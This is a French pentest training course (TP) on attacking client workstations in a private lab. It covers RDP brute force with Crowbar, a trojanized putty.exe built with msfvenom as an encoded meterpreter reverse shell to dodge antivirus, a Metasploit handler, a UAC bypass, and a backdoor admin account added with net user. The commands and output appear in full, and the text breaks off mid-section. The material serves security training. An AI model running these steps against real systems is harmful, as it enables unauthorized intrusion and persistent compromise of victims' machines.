easy Former
La formation à 360°

Cours & TP - Pentest Vulnérabilité Postes Clients

Document présentant un pentest exploitant les vulnérabilités postes clients

SECURITE-3122

Auteur(s) :
Yann BENHAMRON

Destinataire(s) :
Easyformer

Date de modification : 13/06/23

Version : 1

Sommaire

page

1 Introduction

Les postes de travail des utilisateurs sont des composants critiques du système d'information et doivent être protégées en conséquence.

La compromission d'un poste client peut donner accès au réseau interne d'une entreprise. La plus grande faille en informatique reste à ce jours la faille humaine.

Il existe plusieurs type d'attaque pour s'introduire sur un poste de travail, les plus connus sont :

- **Le Brute force RDP**
- **Le Backdoor**


2 Prérequis

Pour ce faire, nous aurons besoins :

- 1 Windows serveur 2016
- 1 kali Linux version 2022.4a
- Ubuntu 20.04

Ces 3 machines devront être dans le même sous-réseau, en Nat vmnet8 :

- Adresse réseau :192.168.240.0/24
- Passerelle : 192.168.240.254
- WS2016 : 192.168.240.240 avec un domaine FORMATION.local
- Kali : 192.168.240.140
- Ubuntu 20.04 :192.168.240.20



3 Le Brut force RDP

3.1 Introduction

Dans ce TP, nous allons apprendre à réaliser une attaque par brute force sur le service RDP d'une machine Windows serveurs 2016 en utilisant l'outil **Crowbar**.

Cette pratique est intéressante dans le cadre d'un pentest (test d'intrusion), mais également pour tester soi-même la sécurité d'une ou plusieurs machines.

Effectuer une attaque par brute force RDP sur un serveur est un bon moyen pour vérifier :

- Que le serveur ciblé est capable de bannir l'adresse IP source à l'origine de l'attaque au bout d'un certain nombre de tentatives en échecs
- Que le serveur ciblé génère des logs correspondants à ces tentatives
- Que le compte utilisateur utilisé, s'il existe réellement, sera verrouillé au bout d'un certain nombre de tentatives en échecs

Autrement dit, on va attaquer l'accès RDP de notre propre serveur pour tester les sécurités en place.

3.2 Les Outils

Crowbar est un outil gratuit développé en Python qui va permettre de réaliser des attaques de type "brute force" sur une cible, et sur un protocole spécifique. Cet outil est compatible avec les protocoles suivants :

- Openvpn
- RDP (avec support du NLA)
- SSH
- VNC

Pour ce TP, on va s'intéresser au cas de figure du RDP même si l'on pourrait l'utiliser sur d'autres services.


Le terme "crowbar" signifie "pied de biche" en français : cette traduction permet de mieux comprendre pourquoi les développeurs ont choisi ce nom pour cet outil compte tenu de ses fonctionnalités.

3.3 Procédure

3.3.1 Installation de Kali

Avant de commencer, pour pouvoir télécharger la dernière version de kali, rdv sur le site :

https://www.techspot.com/downloads/6738-kali-linux.html



3.3.2 Premiers pas avec Crowbar

Une fois notre kali installé et que notre address IP est en statique, nous allons mettre à jours les paquets :

```
apt update
apt upgrade
```

Ensuite nous allons procéder à la mise en place de crowbar :

```
apt-get install crowbar
```

Ensuite nous allons utiliser une méthode assez basique et qui ne ressemble pas à une attaque par brute force : une seule tentative, avec un utilisateur et un mot de passe spécifique.

Ainsi, si l'on veut cibler l'adresse IP "192.168.240.140" en spécifiant l'utilisateur "yann" et le mot de passe "Benhamron1,", on va devoir utiliser :

```
crowbar -b rdp -s 192.168.240.240/32 -u yann -c Benhamron1,
```

L'option "-b" sert à préciser le service à cibler, donc pour du "Bureau à distance", on précise "RDP".

Cette option accepte d'autres valeurs :

- Openvpn
- Sshkey
- Vnckey

Lorsque la commande retourne "No results found" cela signifie que l'identifiant et le mot de passe n'ont pas fonctionné.

```
┌──(root㉿kali)-[~]
└─# crowbar -b rdp -s 192.168.240.240/32 -u yann -c Benhamron
2022-12-13 17:42:23 START
2022-12-13 17:42:23 Crowbar v0.4.2
2022-12-13 17:42:23 Trying 192.168.240.240:3389
2022-12-13 17:42:23 STOP
2022-12-13 17:42:23 No results found ...
```

Nous pouvons aussi cibler plusieurs adresses IP, et pour cela il y a plusieurs choix :

- Séparer les adresses IP par une virgule
- Préciser un sous-réseau (par exemple 192.168.100.0/24) plutôt qu'une machine mais précisez aussi le timeout (-t) pour que ce ne soit pas trop long
- Utiliser un fichier avec une liste d'adresses IP via l'option –S

```
crowbar -b rdp -s 192.168.240.10/32,192.168.240.11/32 -u yann -c Benhamron
```

Dans le cas où le serveur est accessible en RDP sur un port différent du port par défaut (3389), on peut préciser un port via l'option "-p". Par exemple :

```
crowbar -b rdp -s 192.168.240.240/32 -u yann -c Benhamron -p 13389
```

3.3.3 Utiliser des listes et dictionnaires avec Crowbar

Si l'on veut simuler une véritable attaque par brute force, il convient d'utiliser un dictionnaire. Soit vous constituez vous-même un dictionnaire, soit vous recherchez une base existante sur Internet, comme par exemple rockyou.tkt, sur GitHub :


https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwi84-KMh_f7AhU8TaQEHffnBY0QFnoECA4QAQ&url=https%3A%2F%2Fgithub.com%2Fbrannondorsey%2Fnaive-

hashcat%2Freleases%2Fdownload%2Fdata%2Frockyou.txt&usg=AOvVaw3snAERl1mU6Ccr4WFEazBd

Nous pouvons créer un petit dictionnaire "dico.txt" en local :

```
nano ~/dico.txt
```

À l'intérieur, on ajoute quelques mots de passe, puis on enregistre :



Une fois que s'est fait, on repart à l'assaut du serveur en utilisant le dictionnaire (l'option -c est remplacée par -C). Ce qui donne :

```
crowbar -b rdp -s 192.168.240.240/32 -u yann -C ~/dico.txt
```

Grâce à la commande ci-dessus, on réalise une véritable attaque brute force sur le compte "yann". Sachez qu'avec la convention de nommage actuel, on cible un compte local. Si l'on veut cibler un compte du domaine, il faut utiliser l'une des conventions de nommage suivante (domaine Active Directory "formation.local" avec le nom NetBIOS "FORMATION") :

```
crowbar -b rdp -s 192.168.240.240/32 -u yann@foration -C ~/dico.txt
crowbar -b rdp -s 192.168.240.240/32 -u yann@formation.local -C ~/dico.txt
crowbar -b rdp -s 192.168.240.240/32 -u FORMATION\\yann -C ~/dico.txt
```

Vérifions si le mot de passe de yann est bien dans le dictionnaire rockyou.tkt :

```
crowbar -b rdp -s 192.168.240.240/32 -u yann -C ~/dico.txt
```

On le retrouve bien dans le dictionnaire : Benhamron1,

4 Backdoor

4.1 Introduction

4.1.1 Qu'est-ce que METASPLOIT ?

Metasploit est un outil pour le développement et l'exécution d'exploits contre une machine distante, il permet de réaliser des audits en sécurité, de tester et développer ses propres exploits.

Il est utilisé souvent par les administrateurs systèmes pour tester les vulnérabilités des systèmes informatiques afin de les protéger, ou par les hackers à des fins de piratage.

4.1.2 Qu'est-ce qu'un Backdoor

Un Backdoor ou porte dérobée est utilisée pour contourner les mécanismes de sécurité, souvent secrètement et le plus souvent de manière indétectable.

En utilisant MSFvenom, la combinaison de msfpayload et msfencode, il est possible de créer une porte dérobée qui se reconnecte à l'attaquant en utilisant le reverse Shell TCP.

Afin de développer une porte dérobée, vous devez modifier la signature de votre malware pour échapper à tout logiciel antivirus.

MSFvenom est un générateur de payload autonome faisant partie de la suite Metasploit.


Un payload est un fichier malveillant et son but est d'obtenir des informations sur la machine sur laquelle il est exécuté. Il existe beaucoup de types de payload, conçu pour s'adapter à toutes type de machine telle qu'une machine Windows.

4.2 Procédure

4.2.1 Création d'un .exe malveillant

Avant de commencer, pour pouvoir télécharger la dernière version de kali, rdv sur le site :

https://www.techspot.com/downloads/6738-kali-linux.html



Ensuite nous devrons télécharger notre application putty.exe version 32-bit qui sera note payload :

https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

Une fois sur le site, faite un copier du lien 32 bite :

Par la suite on se rend sur notre kali, dans le répertoire root, on tape la commande wget + le lien copié :

```
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

Après avoir installé notre kali et notre putty.exe, nous devons le mettre à jours :

```
apt update
apt upgrade
```

Maintenant nous créer notre exécutable, pour cela nous allons utiliser la commande MSFvenom comme indiqué dans la commande ci-dessous :

```
msfvenom -a x86 --platform windows -x putty.exe -k -p
windows/meterpreter/reverse_tcp LHOST=192.168.240.140 LPORT=3232 -b "\x00" -e
x86/shikata_ga_nai -i 3 -f exe -o helloWorld.exe
```

Commandes explication :

- -a x86 --platform windows désigne l'architecture à utiliser.
- -x putty désigne qu'on utilise un exécutable, pour notre cas ça sera putty.exe
- -p windows/shell/reverse_tcp : désigne les charges utiles à intégrer.
- LHOST désigne l'adresse IP de l'auditeur, c'est-à-dire l'attaquant kali.
- LPORT désigne le port d'écoute.

- -b "\x00" désigne pour éviter les mauvais caractères (octets nuls).
- -e x86/shikata_ga_nai désigne le nom des encodeurs.
- -f exe > helloWorld.exe désigne le format de sortie.

```
┌──(root㉿kali)-[~]
└─# ls
putty.exe

┌──(root㉿kali)-[~]
└─# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/re
verse_tcp LHOST=192.168.240.140 LPORT=3232 -b "\x00" -e x86/shikata_ga_nai -i 3
-f exe -o helloWorld.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1873920 bytes
Saved as: helloWorld.exe

┌──(root㉿kali)-[~]
└─# l
helloWorld.exe  putty.exe
```

4.2.2 Déporter le payload sur WS2016

Pour pouvoir déporter notre payload helloWord.exe sur notre WS16, nous allons utiliser WinSCP. En règle général, les hackers utilisent plusieurs stratégies :

- **Ingénierie sociale :** Un texte convaincant ou une démonstration trompeuse vous a convaincu d'installer une simple barre d'outils dont vous pensez avoir besoin. De nombreux services de sécurité non autorisés, dont beaucoup sont porteurs de parasites (se comportant comme des chevaux de Troie), utilisent cette technique d'ingénierie sociale. Là encore, le problème est humain.
- **Cheval de Troie :** La façon la plus courante d'installer un parasite est d'utiliser un cheval de Troie ou Trojan. Par exemple, vous installez un logiciel X sur votre ordinateur : il ne s'installe pas tout seul. Mais X est un vecteur pour de nombreux parasites, dont un virus qui vous permet d'installer d'autres parasites dans votre système. C'est un cheval de Troie. Cette nécessité d'installer le cheval de Troie pour installer les parasites qu'il contient est importante car elle indique que celui-ci est installé de façon autorisée. Par conséquent, les mesures et procédures de sécurité sont déficientes et inefficaces, ou bien l'attaquant a un complice.
- **Ouverture d'un mail piégé :** Spam ou pas, vous ne devez jamais ouvrir un courriel dont vous ne connaissez pas l'expéditeur et vous ne devez jamais cliquer sur le lien qu'il contient (s'il en contient un). Un tel mail peut être assimilé à un cheval de Troie, dont les fournisseurs de services mails n'ont pas détecté la malveillance.
- **Phishing :** Aujourd'hui, le phishing n'est plus simplement la copie d'un site bien connu pour récupérer vos informations bancaires. En effet, sur certains sites illégaux comme les sites de streaming ou de téléchargement, une demande d'accès à la localisation ou à flash par exemple peut être faite et parfaitement imiter celle de Google Chrome. Si l'on clique dessus, un logiciel s'installe en arrière-plan et vous êtes infectés... Enfin, l'un des plus vieilles méthodes de phishing mais qui fonctionne

encore est l'utilisation d'images piégées comme les fameuses images invisibles (surtout sur les anciennes versions de navigateur).

Pour notre cas, nous allons utiliser WinSCP pour faciliter le TP, libre à vous d'utiliser ces méthodes ci-dessus, vous pouvez être en binôme afin que l'un fasse l'attaquant et l'autre soit la victime. Avant d'utiliser WinSCP, assurer vous d'avoir activer SSH sur votre Kali :


```
Nano /etc/ssh/sshd_config
```

```
  GNU nano 7.0                                                /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```


Ensuite redémarrer le service SSH :

```
systemctl restart ssh
```

Maintenant que nous avons activer le service SSH, nous allons pouvoir nous connecter en tant qu'utilisateurs root :



Ensuite, nous allons télécharger le fichier helloWord.exe et le déporter depuis notre machine physique sur notre W16, avec un compte non admin (assuré vous d'avoir installé VMware Tools sur votre WS16) :



4.2.3 Exécution du payload

Afin que cette étape fonctionne, il faut que l'utilisateur clique sur votre malware, mais tout d'abord nous allons sur la console msfconsole, pour cela tapez msfconsole pour activer le Metasploit :

Vous avez maintenant généré votre porte dérobée. Lorsque la victime clique sur helloWorld.exe, la charge utile du shell qui est intégrée sera activée et établira une connexion avec votre système. Pour recevoir la connexion, vous devez ouvrir le multi-handler dans Metasploit et définir le payload :

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
```




```
set lhost 192.168.240.140
set lport 3232
exploit
```

Après avoir renseigner les informations, utiliser la commande exploite, qui nous permettra de nous connecter à la machine de la victime, une fois qui lancera l'exécutable helloWord.exe :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.240.140
lhost => 192.168.240.140
msf6 exploit(multi/handler) > set lport 3232
lport => 3232
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.240.140:3232
```

Comme vous pouvez le voir, une fois exécuté, nous avons accès à la machine de la victime.



Étant donné que le fichier n'a pas été exécuté en tant qu'"administrateur", certaines commandes Meterpreter ne peuvent pas être exécutées car elles entraîneraient une réponse "accès refusé". Cela peut être confirmé en exécutant la commande getuid. :

```
meterpreter > getuid
Server username: FORMATION\yann
```

En tapant getsystem vous verrez que vos droits sont restreints :

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

4.2.4 Escalade de privilèges « jeton d'imitation »

Étant donné que les méthodes utilisées par getsystem échouent toutes, nous avons besoin d'une méthode alternative d'élévation des privilèges.

Nous utiliserons le module d'exploitation comhijack pour contourner le contrôle d'accès utilisateur. Pour ce faire, nous "mettons en arrière-plan" notre session Meterpreter, avec la commande :

```
background
```

Et si on tape la commande « sessions », nous pouvons voire que notre session 1 est toujours actif :

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter x86/wind     FORMATION\yann @ SRV1  192.168.240.140:3232
            ows                                            -> 192.168.240.240:58
                                                           277 (192.168.240.240)
```

Basculons notre exploit de multi/handler vers windows/local/bypassuac_comhijack et implémentons ceci sur la session en arrière-plan, en utilisant set SESSION 1, ensuite nous allons définir le payload, en x64, le lhost et en dernier, le lport :

```
use windows/local/bypassuac_comhijack
set session 1
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.240.140
set lport 3232
```

```
msf6 exploit(multi/handler) > use windows/local/bypassuac_comhijack
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_comhijack) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_comhijack) > set payload windows/x64/meterp
reter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_comhijack) > set lhost 192.168.240.140
lhost => 192.168.240.140
msf6 exploit(windows/local/bypassuac_comhijack) > set lport 3232
lport => 3232
```

Et enfin, vous exécuté avec la commande :

```
run
```

```
msf6 exploit(windows/local/bypassuac_comhijack) > run

[*] Started reverse TCP handler on 192.168.240.140:3232
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8
B11-F424491E3931} ...
[*] Uploading payload to C:\Users\yann\AppData\Local\Temp\2\SXAIBOJv.dll ...
[*] Executing high integrity process C:\Windows\System32\eventvwr.exe
[*] Sending stage (200774 bytes) to 192.168.240.240
[+] Deleted C:\Users\yann\AppData\Local\Temp\2\SXAIBOJv.dll
[*] Meterpreter session 2 opened (192.168.240.140:3232 -> 192.168.240.240:58352) at 2022-12-13
 14:00:27 +0100
[*] Cleaning up registry; this can take some time...

meterpreter >
```


Lien : https://pentesthacker.wordpress.com/2020/12/24/bypassing-uac-in-windows-10/

4.2.5 Persistance « Backdoor »

Le maintien de l'accès est une phase très importante des tests d'intrusion, malheureusement, c'est celle qui est souvent négligée. La plupart des testeurs d'intrusion se laissent emporter chaque fois qu'un accès administratif est obtenu, donc si le système est corrigé ultérieurement, ils n'y ont plus accès.


Les portes dérobées persistantes nous aident à accéder à un système que nous avons compromis avec succès dans le passé. Pour ce faire nous alons utiliser la commande :


```
Run persistance –h
```



4.2.6 Méthode « RDP Backdoor » :

Une fois connecter depuis meterpreter, lancer le shell :



Utilisé la commande Net users afin de vérifier les utilisateurs présents sur l'AD :

```
net users
```

Ajouter un utilisateurs hack avec un mot de passe(Bru73f0rc3) en utilisant la commande :

```
net user /add hack Bru73f0rc3
```

```
C:\Windows\system32>net users
net users

comptes d'utilisateurs de \\SRV1

-------------------------------------------------------------------------------
Administrateur           DefaultAccount           hack
Invit                    krbtgt                   tt
yann
La commande s'est termin e correctement.
```

Nous ajoutons ensuite l'utilisateur hack au groupe des administrateurs afin que le compte puisse effectuer des fonctions d'administration. La commande utilisée est :

```
net localgroup administrateurs hack /add
```

Il existe ensuite 2 méthodes une pour W10 et une autre pour un contrôleur de domaine :

Méthode W10

Nous l'ajoutons ensuite au groupe RDP. Cela nous permettra de nous connecter via RDP à la machine cible, même après qu'elle ait été corrigée pour activer le pare-feu et l'antiviru :

```
